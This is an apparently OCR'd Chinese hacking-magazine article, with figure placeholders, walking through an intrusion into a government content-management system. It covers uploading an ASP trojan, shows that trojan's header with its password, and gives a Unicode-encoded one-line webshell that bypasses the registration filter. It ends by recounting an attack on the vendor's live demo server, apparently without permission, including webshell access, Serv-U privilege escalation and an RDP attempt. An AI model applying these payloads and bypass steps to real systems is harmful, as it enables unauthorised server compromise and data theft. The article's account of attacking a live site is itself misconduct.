


图3

现在我又开始担心能不能插入图片地址，后来的事实证明完全是我多虑了，插入成功！我在"图片地址"上输入ASP木马的路径http://localhost/webshell.asp，然后点添加程序提示成功，但是返回查看地址时候却出现了意外，提示"无权限访问或无此内容，请注册登录或联系管理员"。于是请出"WSockExpert"抓包看看，只要能上传成功，估计能抓到地址，结果令我很失望，难道没有上传成功？不可能啊，以前这个系统我遇到过，用这个方法也成功过，怎么回事呢？正在思考的时候，随手

点了"编辑"返回到添加页面，看见了木马地址，如图4所示，最底下的20056282242411.asp就是我们的ASP木马了。知道名字还不管用，必须得知道完整路径啊，既然是新闻添加，在前台找到一张图片地址后就能知道路径为http://localhost/feiyu/uploadfile/20056282242411.asp了，如图5所示，这样就得到WebShell。当我拿到的时候很兴奋，确实也能登录进去。我真的以为搞定了，后来上网实际测试才发现这样是不可以的，以前的沸腾的确可以，估计飞雨工作室修补了这个漏洞。在网上登录ASP木马的时候，会跳转到你插入的地址，这让我彻底无语了。后来在"上传附件"的地方上传加空格的木马，提示失败，加点则提示成功，如图6所示。但是问题又来了，大家看看图7的URL地址，加后缀ASP就报错，找不到地址，不加后缀ASP木马又不能用，真让人郁闷！我费劲脑汁也没有把这个问题搞定，谁能搞定的话，告诉我一下，我在这里先谢过了。到这里入侵暂时就告一段落了，其实我们不用进后台，不需要破解MD5密码，也可以直接干脆地入侵它！因为我又找到了更简单的方法。




图4




图5




图6

```
地址(D) http://ys.ahhn.gov.cn/uploadfile/2007630192529330

<%
Server.ScriptTimeout=999999999
Response.Buffer =true
On Error Resume Next
UserPass="ahhacker"                          '修改密码
mName="<font size=5>梦幻大剑客专用ASP木马</font>"          '后门名字
SiteURL="http://user.qzone.qq.com/414028660"          '网站
Copyright="Hacker学的再好,也无法入侵你的心,服务器入侵的再多,对你只有Guest权限,没有别的要求只愿做你
AD="广告信息，黑站，挂流量等 业务QQ：414028660"    '广告文字

sub ShowErr()
  If Err Then
    RRS"<br><a href='javascript:history.back()'><br> " & Err.Description & "</a><br>"
    Err.Clear:Response.Flush
  End If
end sub
Sub RRS(str)
        response.write(str)
End Sub
```

图7

一句话秒杀

我在看源代码的时候，看到系统数据库是ASA格式，于是想到插一句话小马。而系统提供有注册会员的功能，这样我们就能利用一下，如果一句话能够成功，那么拿WebShell就简单多了。但是现在程序员安全意识也在提高，我为了弄清楚可有希望插马，在没有注册之前将ASA数据库改名为MDB看了一下，结果数据库里没有防下载表，呵呵，那我们就来插插看！我注册的内容如图8所示。点确定后系统提示注册成功，看来小马插进去了，用客户端连上去，结果失败了，连上去全是乱码，如图9 所示。




图8




图9

很郁闷的结果！我再次将数据库改成MDB，打开一看，原来我插入的一句话都被过滤成"<%execute request ("value")%>"这样的结果了，很多的关键字符都被过滤了。还是到源代码里看看系统是怎么过滤的，知己知彼，百战不殆嘛！首先看了一下保存用户注册信息文件的saveuser.asp，代码如图10所示，把一句话小马的内容几乎都要过滤完了，幸好只是在用户名处过滤的，只要我们用户名正常就可以了。但是我刚才注册的用户名是3978004应该没有问题啊，怎么又报错?

```
<!--#include file="char.inc"--><!--#include file="../include/md5.a
<%
UserName=trim(request("UserName"))
if Instr(request("username"),"=")>0
or Instr(request("username"),"%")>0
or Instr(request("username"),chr(32))>0
or Instr(request("username"),"?")>0 or
 Instr(request("username"),"&")>0
 or Instr(request("username"),";")>0
or Instr(request("username"),",")>0
or Instr(request("username"),"'")>0
or Instr(request("username"),",")>0
or Instr(request("username"),chr(34))>0
 or Instr(request("username"),chr(9))>0
or Instr(request("username"),"  ")>0
or Instr(request("username"),"$")>0 then
Response.Write "<script>alert('对不起，您输入的用户名中包含有非法字
```

图10

再看看adduser.asp文件，代码如图11所示，这样就从本质上堵死了一句话，难怪插马不成功！不过不碍事，代码是死了，可我们人脑是活的，想办法突破才是真道理。记得lake2大哥以前说过用Unicode加密小马，可以过很多的杀毒软件，同理也有可能绕过这个系统。于是我将一句话"<%execute request("a")%>"加密后得到"十擶敳畣整爠煥敳瑳Ｖ＝┤＞"，只是加密后让人感觉不是很完美，最后的一个大于号还是系统限制的非法字符。后来经过我反复测试，发现在个人照片的地方插马就能绕过系统检测，别的地方不能插，一插的话系统就报错，根本连不上，注册表单如图12所示。大家一定记住，必须得在"个人照片"处插，别的地方不行！注册成功后，浏览数据库地址，看见了熟悉的字段"错误类型 Microsoft VBScript运行时错误(0x800A000D)类型不匹配：'execute'/feiy/admin/data/xsjnews.asa，第 148 行"，说明一句话成功，用客户端连接成功上马！如图13所示。

```
lse if (document.FrmAddLink.username.value.indexOf(' ') >= 0 ||
        document.FrmAddLink.username.value.indexOf('~') >= 0 ||
        document.FrmAddLink.username.value.indexOf('!') >= 0 ||
        document.FrmAddLink.username.value.indexOf('@') >= 0 ||
        document.FrmAddLink.username.value.indexOf('#') >= 0 ||
        document.FrmAddLink.username.value.indexOf('$') >= 0 ||
        document.FrmAddLink.username.value.indexOf('%') >= 0 ||
        document.FrmAddLink.username.value.indexOf('^') >= 0 ||
        document.FrmAddLink.username.value.indexOf('&') >= 0 ||
        document.FrmAddLink.username.value.indexOf('*') >= 0 ||
        document.FrmAddLink.username.value.indexOf('(') >= 0 ||
        document.FrmAddLink.username.value.indexOf(')') >= 0 ||
        document.FrmAddLink.username.value.indexOf('+') >= 0 ||
        document.FrmAddLink.username.value.indexOf('{') >= 0 ||
        document.FrmAddLink.username.value.indexOf('}') >= 0 ||
        document.FrmAddLink.username.value.indexOf('|') >= 0 ||
        document.FrmAddLink.username.value.indexOf('[') >= 0 ||
        document.FrmAddLink.username.value.indexOf(']') >= 0 ||
        document.FrmAddLink.username.value.indexOf('\\') >= 0 ||
        document.FrmAddLink.username.value.indexOf(';') >= 0 ||
        document.FrmAddLink.username.value.indexOf(':') >= 0 ||
        document.FrmAddLink.username.value.indexOf('>') >= 0 ||
        document.FrmAddLink.username.value.indexOf('<') >= 0 ||
        document.FrmAddLink.username.value.indexOf(',') >= 0 ||
        document.FrmAddLink.username.value.indexOf('?') >= 0 ||
```

图11




图12




图13

入侵官方演示站点

至此，飞雨政府管理系统漏洞分析完毕。最后我还发现后台和前台多处登录界面用Cookies认证，估计也存在Cookies欺骗，有兴趣的话，大家不妨自己研究一下。

也许上次发现的企业漏洞还不足以构成真正的威胁，但这次可不样了，我直接去官方站测试，结果入侵成功，提权也成功了！

官方提供了多个演示版本，有"满洲里红版"、"信息港绿色版"等，因为我在本地演示的时候用的是"满洲里红版"，所以直接拿它来测试，入侵步骤和上面本地测试一样，很快我就成功地插入了加密的一句话，连接上马拿到了WebShell。只是让我没有想到的是，官方竟然存在IIS目录浏览漏洞，真不晓得管理员在干什么！

不过让我惊喜的是，WebShell的权限比较大，所有盘符都有权限访问，并且CMD也能用，用"netstat -an"查看开放端口，发现开了3389、43958，如图14所示。在服务器上浏览一圈后发现安装有Serv-U，于是用木马自带的Serv-U提权，结果提权成功，可惜的是连上3389，不能登录，提示"终端服务器超出了最大连接"，如图15所示，看来只能等服务器重启后再连了。总的来说，官方的安全意识也不强，存在漏洞不说，还能查看目录，看来官方的管理员水平也就如此了。

